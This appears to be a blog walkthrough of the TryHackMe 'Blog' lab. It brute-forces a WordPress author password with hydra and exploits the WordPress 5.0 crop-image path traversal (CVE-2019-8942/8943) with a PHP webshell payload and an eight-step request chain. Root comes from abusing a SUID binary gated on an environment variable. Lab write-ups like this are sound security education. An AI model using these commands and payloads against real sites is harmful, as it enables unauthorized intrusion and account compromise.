| Follow @anir0y | |
|---|---|
| Blog |  |
Blog is a medium Linux boot2root built around Billy Joel’s home WordPress site. There is no guided path here, just a box, two flags, and a warning in the brief that you can “fall down the rabbit hole.” The intended route is a clean web-to-root chain: fingerprint an outdated WordPress, brute a weak author password, abuse the WordPress 5.0 crop-image path traversal for remote code execution, and then ride a custom SUID binary straight to root. It sits next to my other web-plus-privesc write-ups like the Battery API box and the brute-force heavy Checkmate.
Everything below runs from my Mac over the THM VPN. The box answered directly, so there was no need for the AttackBox: nmap, hydra, curl, and a short Python exploit all ran locally. The brief tells you to map MACHINE_IP blog.thm, but I avoided touching /etc/hosts entirely by forcing the Host: blog.thm header with curl --resolve and inside the exploit, which keeps the whole solve sudo-free.
Task 1: fingerprint the WordPress and enumerate users
A quick connect scan shows SSH, Apache, and Samba, with the web server already announcing the target:
  # nmap -sT -sV -sC -p22,80,139,445 10.80.179.243
  22/tcp  open  ssh      OpenSSH 7.6p1 Ubuntu
  80/tcp  open  http     Apache/2.4.29 (Ubuntu)
  |_http-generator: WordPress 5.0
  |_http-title: Billy Joel's IT Blog
  139/tcp open  netbios-ssn Samba smbd 4.7.6-Ubuntu
  445/tcp open  netbios-ssn Samba smbd 4.7.6-Ubuntu
That http-generator line answers two of the five questions immediately: the CMS is WordPress, and the version is 5.0. WordPress 5.0.0 is the exact release that shipped the crop-image RCE, so the version is not trivia, it is the whole plan.
Users come straight out of the REST API, which WordPress 5.0 exposes without authentication:

  # curl -s blog.thm/wp-json/wp/v2/users
  bjoel  (Billy Joel)      id 1
  kwheel (Karen Wheeler)   id 3
Two authors: bjoel and kwheel. The crop-image exploit needs an account with at least author privileges, so either will do if the password is weak.
Before chasing the web path I checked the Samba shares, because the brief hints at “weird things” on the laptop. The BillySMB share advertises anonymous read/write in smb-enum-shares, but every attempt to list or spider it as the guest account returns STATUS_ACCESS_DENIED, and the share is empty. That is the rabbit hole the room warns about. SMB is a decoy here; the real foothold is the WordPress login.
Task 1: brute the author password
The box is self-hosted on a home computer, so a weak password is a fair bet. With no wpscan on my Mac, a plain hydra run against wp-login.php does the same job. The trick is the fail condition: a wrong password returns the login page containing the word “incorrect”, so F=incorrect marks failures and hydra stops on the first success.
  # hydra -l kwheel -P rockyou.txt -t 16 -f 10.80.179.243 \
  #   http-post-form "/wp-login.php:log=^USER^&pwd=^PASS^&wp-submit=Log+In&testcookie=1:F=incorrect"
  [80][http-post-form] login: kwheel   password: cutiepie1
kwheel : cutiepie1. A couple of hydra gotchas cost me time and are worth writing down. A literal colon inside a header value (for example H=Host: blog.thm) collides with hydra’s own : field separator and throws “optional parameters must have the format X=value”; I dropped the custom header and targeted the IP directly, since the box serves the same WordPress on the default vhost. And piping hydra through tail swallowed the result line on the first run, so the clean approach is -o outfile and reading the file, never a pipe.
Karen is an author, which is exactly the privilege level the next step needs.
Task 1: crop-image path traversal to a webshell
The WordPress 5.0 RCE (CVE-2019-8942 plus CVE-2019-8943) abuses the image cropper. An author uploads an image, then edits its _wp_attached_file metadata to include a path traversal. When the crop function writes the resized copy, it follows that poisoned path and drops the file outside the uploads directory, into the active theme folder. A second request creates a post whose _wp_page_template points at that dropped cropped-*.jpg, and because the file is really a JPEG with PHP appended, viewing the post executes the embedded code.
No Metasploit on my Mac, so I ported the module’s exact request sequence into a short Python script that forces the Host: blog.thm header and talks to the IP, with the PHP payload <?=$_GET[0];?> baked into the image tail (it runs $_GET['0'] as a shell command through backticks). The ordered chain the script performs:
  1. POST /wp-login.php                      login as kwheel
  2. GET  /                                  read the active theme from the page
  3. POST /wp-admin/async-upload.php         upload evil.jpg, note attachment id
  4. POST admin-ajax.php action=image-editor get the scaled filename
  5. POST /wp-admin/post.php editpost        poison _wp_attached_file with ?/../../../../themes/<theme>/<shell>
  6. POST admin-ajax.php action=crop-image   crop writes cropped-<shell>.jpg into the theme dir
  7. POST post.php editpost                  new post, _wp_page_template = cropped-<shell>.jpg
  8. GET  /?p=<post_id>&0=<command>          render the post, execute the command
One detail that matters: the exploit reads the live theme off the home page rather than assuming one. On this box the active theme is twentytwenty, not the twentynineteen the original module hardcodes, so a blind exploit that writes into the wrong theme directory silently fails. Letting the script detect it keeps the traversal pointed at a directory WordPress will actually include.
The payload lands as www-data, and the first thing it reveals is that the easy flag is a trap:
  # /?p=41&0=cat /home/bjoel/user.txt
  You won't find what you're looking for here.
  TRY HARDER
Task 1: find the real user.txt, then root via a SUID binary
So user.txt is not in Billy’s home. The question even hints “not where you think”, and its answer mask is /*****/***, five then three characters. A look around turns up a mounted removable disk:
  # /?p=41&0=ls -la /media
  drwx------  2 bjoel bjoel  /media/usb
user.txt lives on /media/usb, which fits the mask exactly. The directory is bjoel-only 700, so www-data cannot read it yet, and root.txt under /root is off limits too. Both flags need a privilege escalation.
Enumerating SUID binaries surfaces one that does not belong:
  # find / -perm -4000 -type f 2>/dev/null | grep -v /snap/
  ...
  /usr/sbin/checker
strings on it tells the whole story: it imports getenv, setuid, and system, and carries the literals admin, /bin/bash, and Not an Admin. The logic is the classic trap credited to Sq00ky in the brief: if the environment variable admin is set, the binary calls setuid(0) and spawns a shell, otherwise it prints “Not an Admin”. Because system("/bin/bash") reads commands from standard input, I do not need an interactive terminal; I can pipe commands straight into it, already running as root:

  # /?p=41&0=printf 'cat /media/usb/user.txt; cat /root/root.txt' | admin=1 /usr/sbin/checker
  uid=0(root) gid=33(www-data) groups=33(www-data)
  [user.txt @ /media/usb]  ********... (redacted, 32 hex)
  [root.txt @ /root]       9a0b2b61... (redacted, 32 hex)
Setting admin=1 flips the check, checker drops to uid=0, and feeding it cat commands reads both flags in a single request. The flag values are redacted above; both are 32-character hashes.
| Question | Answer |
|---|---|
| CMS | WordPress |
| CMS version | 5.0 |
| user.txt location | /media/usb |
| user.txt | (32-hex flag on /media/usb) |
| root.txt | (32-hex flag in /root) |
Two takeaways
First, an outdated CMS version is a plan, not a footnote. WordPress 5.0.0 is the one release where the crop-image path traversal works, so reading http-generator: WordPress 5.0 told me the entire foothold before I touched a single form. The matching lesson on a real target is to pin the exact build, not just the product, because a public exploit usually lives in one narrow version window, and the version string in a generator meta tag or an asset query parameter often hands it to you for free.
Second, read the mask and chase the hint before you trust the obvious file. The decoy user.txt in Billy’s home and the empty anonymous SMB share are both there to burn time, while the real flag sits on a mounted USB that the answer mask (/*****/***) quietly describes. When a box ships a troll file, the format of the expected answer is often a better compass than the first path you find, and the privilege escalation (here a SUID binary gated on an environment variable) is what actually unlocks the data the decoys were hiding.
Room solved 100%: 1 task, 5 answers.